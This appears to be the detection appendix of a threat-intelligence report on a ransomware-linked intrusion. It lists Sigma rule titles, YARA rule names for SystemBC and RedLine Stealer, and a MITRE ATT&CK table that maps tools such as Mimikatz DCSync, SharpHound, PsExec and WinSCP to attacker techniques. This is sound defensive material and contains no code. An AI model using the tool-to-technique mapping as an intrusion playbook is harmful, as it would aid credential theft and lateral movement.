
```
17d619c1-e020-4347-957e-1d1207455c93 : Active Directory Replication from Non Machine Account
b85e5894-9b19-4d86-8c87-a2f3b81f0521 : BITS Transfer Job Downloading File Potential Suspicious Extension
6d44fb93-e7d2-475c-9d3d-54c9c1e33427 : BITS Transfer Job With Uncommon Or Suspicious Remote TLD
02773bed-83bf-469f-b7ff-e676e7d78bab : BloodHound Collection Files
f376c8a7-a2d0-4ddc-aa0c-16c17236d962 : HackTool - Bloodhound/Sharphound Execution
611eab06-a145-4dfa-a295-3ccc5c20f59a : Mimikatz DC Sync
7b434893-c57d-4f41-908d-6a17bf1ae98f : Network Connection Initiated From Process Located In Potentially Suspicious Or Uncommon Location
ed74fe75-7594-4b4b-ae38-e38e3fd2eb23 : Outbound RDP Connections Over Non-Standard Tools
cf879ffb-793a-4753-9a14-bc8f37cc90df : Potential Qakbot Rundll32 Execution
3dfd06d2-eaf4-4532-9555-68aca59f57c4 : Process Execution From A Potentially Suspicious Folder
304afd73-55a5-4bb9-8c21-0b1fc84ea9e4 : PSEXEC Remote Execution File Artifact
7c0dcd3d-acf8-4f71-9570-f448b0034f94 : PsExec Service Child Process Execution as LOCAL SYSTEM
9a132afa-654e-11eb-ae93-0242ac130002 : PUA - AdFind Suspicious Execution
b447f7de-1e53-4cbf-bfb4-f1f6d0b04e4e : Suspicious Binaries and Scripts in Public Folder
bbb7e38c-0b41-4a11-b306-d2a457b7ac2b : Suspicious File Created In PerfLogs
```

```
1277f594-a7d1-4f28-a2d3-73af5cbeab43 : Windows Shell/Scripting Application File
Write to Suspicious Folder
```

Yara

```
MALPEDIA_Win_Systembc_Auto
DITEKSHEN_MALWARE_Win_EXEPWSH_Dlagent
TELEKOM_SECURITY_Win_Systembc_20220311
EXT_MAL_SystemBC_Mar22_1
ELASTIC_Windows_Trojan_Systembc_C1B58C2F
SUSP_XORed_URL_In_EXE
DITEKSHEN_MALWARE_Win_Arechclient2
ELASTIC_Windows_Trojan_Redlinestealer_15Ee6903
ELASTIC_Windows_Generic_Threat_2Ae9B09E
```

MITRE ATT&CK



32034 - Blurring the Lines: Intrusion Shows Connection With Three Major Ransomware Gangs		
	Tools	Technique
Initial Access		
Execution	SectopRAT SystemBC Betruger PsExec wmiexec	Malicious File – T1204.002 Windows Command Shell – T1059.003 PowerShell – T1059.001 Service Execution - T1569.002 Windows Management Instrumentation - T1047
Persistence	net SectopRat	Local Account - T1136.001 Registry Run Keys / Startup Folder – T1547.001
Privilege Escalation	net	Additional Local or Domain Groups - T1098.007
Defense Evasion	SectopRAT svchost.exe GT_NET.exe ccs.exe	MSBuild - T1127.001 Process Injection - T1055** Disable or Modify Tools - T1562.001 Timestomp - T1070.006 Masquerading - T1036
Credential Access	PowerShell Betruger	Credentials from Password Stores - T1555 DCSync - T1003.006 LSASS Memory - T1003.001
Discovery	ipconfig nslookup net whoami nltest ping GT_NET.exe netscan.exe GRB_NET.exe SharpHound AdFind Get-ADComputer Wordpad.exe	Domain Account - T1087.002 Domain Groups - T1069.002 Domain Trust Discovery - T1482 File and Directory Discovery - T1083 Group Policy Discovery - T1615 Local Groups - T1069.001 Local Account - T1136.001 Network Service Discovery - T1046 Remote System Discovery - T1018 System Network Configuration Discovery - T1016 System Owner/User Discovery - T1033 Network Share Discovery - T1135
Lateral Movement		Remote Desktop Protocol - T1021.001 Lateral Tool Transfer - T1570
Collection	WinRAR FS64	Archive via Utility - T1560.001 Automated Collection - T1119
Command and Control	SectopRAT SystemBC Betruger	Web Protocols - TT1071.001 Protocol Tunneling - T1572 Proxy - T1090

Exfiltration	WinSCP	Exfiltration Over Alternative Protocol - T1048
Impact		

Additional Local or Domain Groups - T1098.007
Archive via Utility - T1560.001
Automated Collection - T1119
Create Account - T1136
Credentials from Password Stores - T1555
DCSync - T1003.006
Disable or Modify Tools - T1562.001
Domain Account - T1087.002
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Exfiltration Over Alternative Protocol - T1048
File and Directory Discovery - T1083
Group Policy Discovery - T1615
Lateral Tool Transfer - T1570
Local Account - T1087.001
Local Account - T1136.001
Local Groups - T1069.001
LSASS Memory - T1003.001
Malicious File - T1204.002
Masquerading - T1036
MSBuild - T1127.001
Network Service Discovery - T1046
Network Share Discovery - T1135
Obfuscated Files or Information - T1027
PowerShell - T1059.001
Protocol Tunneling - T1572
Proxy - T1090
Registry Run Keys / Startup Folder - T1547.001
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
Service Execution - T1569.002
System Network Configuration Discovery - T1016
Timestomp - T1070.006
Web Protocols - T1071.001
Windows Command Shell - T1059.003
Windows Management Instrumentation - T1047
Windows Service - T1543.003

Internal Case #TB32034 #PR37389